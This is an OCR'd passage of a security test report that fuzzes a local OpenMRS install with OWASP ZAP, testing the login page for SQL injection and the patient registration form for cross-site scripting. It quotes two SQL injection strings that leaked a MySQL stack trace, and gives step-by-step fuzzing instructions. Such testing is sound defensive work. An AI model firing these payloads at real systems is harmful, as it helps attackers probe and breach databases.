
Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.




2. Open OWASP Zap V2.6.0
3. From OWASP Zap, go to Toos > Launch the Zap JxBrowser

In the Zap JxBrowser, type "http://localhost:8081/openmrs-standalone/login.htm" (without the double quotes) into the address bar and hit Enter


Go to the main Zap window, on the left side bar, in "Sites" tab, under "Sites" sub section, you will now see "http://localhost:8081". Expand that until you see "GET:login.htm". If you don't see it, please go to the JzBrowser and make sure the login page is loaded. If the page is not loaded, you need to double check the OpenMRS to make sure it runs properly




6. Go back to the Zap JxBrowser and type a bogus pair of username/password (we use "admin" for username and "BBBBB" for password), select "Pharmacy" section and click login. When the page got reloaded with "Invalid username/password. Please try again", close JxBrowser window and get back to main Zap window




7. In zap window, if you see "POST:login.htm(password, redirectURL,sessionLocation,username)" on the left panel (the "Sites" panel) then you got it, if not, please repeat step 3 to 5
8. Select "POST:login.htm(password, redirectURL,sessionLocation,username)" from the left panel and select the "Request" tab on the right panel. The right panel will turn into 2 smaller panels. At the bottom one, you will see "username=admin&password=BBBBB&sessionLocation=2&redirectUrl="
9. Highlight the "BBBBB" part from the string you got in previous step, right click on it and choose "Fuzz". A Fuzzer window will be opened.




10. In the fuzzer window, click "Payloads..." button. A child window will be opened



11. In the child "Payloads" window, click "Add". An "Add payload" window will be opened
12. In "Add payload window, in the "Type" box, choose "File Fuzzers". Expand the "jbrofuzz" section. Check the box of "Injection" and click "Add". The child window will be closed.



13. In Payloads window, click "OK" and you will be returned to the "Fuzzer" window. In this window, click "Start Fuzzer" button and you will be returned to the main Zap window with the "Fuzzer" tab selected
14. Observe the results in the "Fuzzer" tab, especially the "Code" and "Size Resp. Body". Check the HTTP response by selecting a fuzz entry, and select the "Response" tab in the uper right panel.



* EXPECTED RESULTS

OpenMRS should redirect invalid logins back to the login page.

- System has to be able to fail securely.

* POST-CONDITION

OpenMRS should still be operating normally

* ACTUAL RESULTS

199 fuzz were done on the "password" variable

- 197 of the entries have 302 code and zero size of Response html body. Confirmed by inspection of html header, noticing that system redirects invalid login to previous page - the login page.
- 002 of the fuzz entries were able to force system to leak some debugging informations which can be used for further attacks (to be discussed further in the Notes section)
- We decided that the test is a "FAILED". Even though no exploit directly linked to Injection was successful, the fuzzer was able to leak some important debugging data.

* NOTES:

FUZZ STRING USED TO CAUSE THE LEAK

' union (select NULL, (select @@version)) --&sessionLocation=2&redirectUrl=
or

username=admin&password=' union (select NULL, NULL, (select @@version)) --
&sessionLocation=2&redirectUrl=
LEAKED SYSTEM INFO

Originally harvested by OWASP fuzzer in HttpResponse and may not be able to reproduce using the regular browser/view source method.

```
<h1>UI Framework Error</h1>

<h2>Root Error</h2>
<pre>com.mysql.jdbc.exceptions.jdbc4.MySQLIntegrityConstraintViolationException:
Duplicate entry '1-lockoutTimestamp' for key 'PRIMARY'
        at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
        at
sun.reflect.NativeConstructorAccessorImpl.newInstance(NativeConstructorAccessorImpl.j
ava:62)
        at
sun.reflect.DelegatingConstructorAccessorImpl.newInstance(DelegatingConstructorAccess
orImpl.java:45)
        at java.lang.reflect.Constructor.newInstance(Constructor.java:423)
        at com.mysql.jdbc.Util.handleNewInstance(Util.java:411)
        at com.mysql.jdbc.Util.getInstance(Util.java:386)
        at com.mysql.jdbc.SQLError.createSQLException(SQLError.java:1041)
        at com.mysql.jdbc.MysqlIO.checkErrorPacket(MysqlIO.java:4237)
        at com.mysql.jdbc.MysqlIO.checkErrorPacket(MysqlIO.java:4169)
        at com.mysql.jdbc.MysqlIO.sendCommand(MysqlIO.java:2617)
        at com.mysql.jdbc.MysqlIO.sqlQueryDirect(MysqlIO.java:2778)
        at com.mysql.jdbc.ConnectionImpl.execSQL(ConnectionImpl.java:2825)
        at
com.mysql.jdbc.PreparedStatement.executeInternal(PreparedStatement.java:2156)
        at
com.mysql.jdbc.PreparedStatement.executeUpdate(PreparedStatement.java:2441)
        at

...

        at java.lang.reflect.Constructor.newInstance(Constructor.java:423)
        at com.mysql.jdbc.Util.handleNewInstance(Util.java:411)
        at com.mysql.jdbc.Util.getInstance(Util.java:386)
        at com.mysql.jdbc.SQLError.createSQLException(SQLError.java:1041)
        at com.mysql.jdbc.MysqlIO.checkErrorPacket(MysqlIO.java:4237)
        at com.mysql.jdbc.MysqlIO.checkErrorPacket(MysqlIO.java:4169)
        at com.mysql.jdbc.MysqlIO.sendCommand(MysqlIO.java:2617)
        at com.mysql.jdbc.MysqlIO.sqlQueryDirect(MysqlIO.java:2778)
        at com.mysql.jdbc.ConnectionImpl.execSQL(ConnectionImpl.java:2825)
        at
com.mysql.jdbc.PreparedStatement.executeInternal(PreparedStatement.java:2156)
        at
com.mysql.jdbc.PreparedStatement.executeUpdate(PreparedStatement.java:2441)
        at
com.mysql.jdbc.PreparedStatement.executeBatchSerially(PreparedStatement.java:2007)
        ... 122 more
</pre>
```

4.3.2 FUZZ -2- PATIENT REGISTRATION PAGE XSS

PRIORITY : HIGH

TEST STATUS : PASSED

*** DESCRIPTION**

NAME OF MODULE : OPENMRS PATIENT REGISTRATION

Page location : http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page

Fuzz string : http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.action?appId=referenceapplication.registrationapp.registerPatient&&givenName=Jennifer&middleName=&familyName=Lawren&preferred=true&gender=F&unknown=false&birthdateDay=&birthdateMonth=&birthdateYear=&birthdateYears=25&birthdateMonths=1&birthdate=&address1=[fuzzdata]&address2=bogus&cityVillage=Hollywood&stateProvince=CA&country=usA&postalCode=00000&phoneNumber=408+804+4488&relationship_type=8d919b58-c2cc-11de-8d13-0010c6dffd0f-A&other_person_uuid=

- Fuzz data : jbrofuzz pre-installed rules in OWASP scanner Fuzzer will deploy 223 Cross-site scripting attack strings on the variable "address1" in form of POST requests. Server HttpResponses will be analyzed and be decided if the attacks were successful or not.

*** PRECONDITION**

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unziped
3. OWASP ZAP Version 2.6.0 downloaded and installed

*** DEPENDENCIES**

OpenMRS with demo database was loaded and runs normally


1. OWASP ZAP runs normally

*** TEST DATA**

jbrofuzz XSS rules came standard with OWASP Zap

*** TEST STEPS**


Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.



2. Open OWASP Zap V2.6.0
3. From OWASP Zap, go to Toos > Launch the Zap JxBrowser

In the Zap JxBrowser, type "http://localhost:8081/openmrs-standalone/login.htm" (without the double quotes) into the address bar and hit Enter

Go to the main Zap window, on the left side bar, in "Sites" tab, under "Sites" sub section, you will now see "http://localhost:8081". Expand that until you see "GET:login.htm". If you don't see it, please go to the JzBrowser and make sure the login page is loaded. If the page is not loaded, you need to double check the OpenMRS to make sure it runs properly




6. Go back to the Zap JxBrowser and login with Username: admin and Password : Admin123 (password is case sensitive) and select "Pharmacy" as section.
7. After logged in, choose "Register a patient"
8. Fill out patient information as followed Demographics:


- Name: Lawren Jennifer

- Gender: Female
- Birthdate: Estimate years : 25 / Estimate months : 1
- Address: Fuzz Fuzz Fuzz Fuzz
- Address2: bogus
- City: Hollywood
- State: CA / Country: USA / Postal Code: 00000
- Phone: 408 804 4488
- Relatives: Doctor / Nguyen


9. Confirm the information - Click "Confirm". Close JxBrowser window and get back to main Zap window




10. In zap window, if you see "registrationapp" on the left panel (the "Sites" panel) then you got it, if not, please repeat step 3 to 8
11. Expand "registrationapp", then expand "registerPatient", and select "GET:submit.action(,address1, address2appid, birthdate..."
12. The right panel will turn into 2 smaller panels. At the top panel, you will see the HTML header of the GET request sent when registering for the patient. Look for the "Fuzz+Fuzz+Fuzz+Fuzz" string.



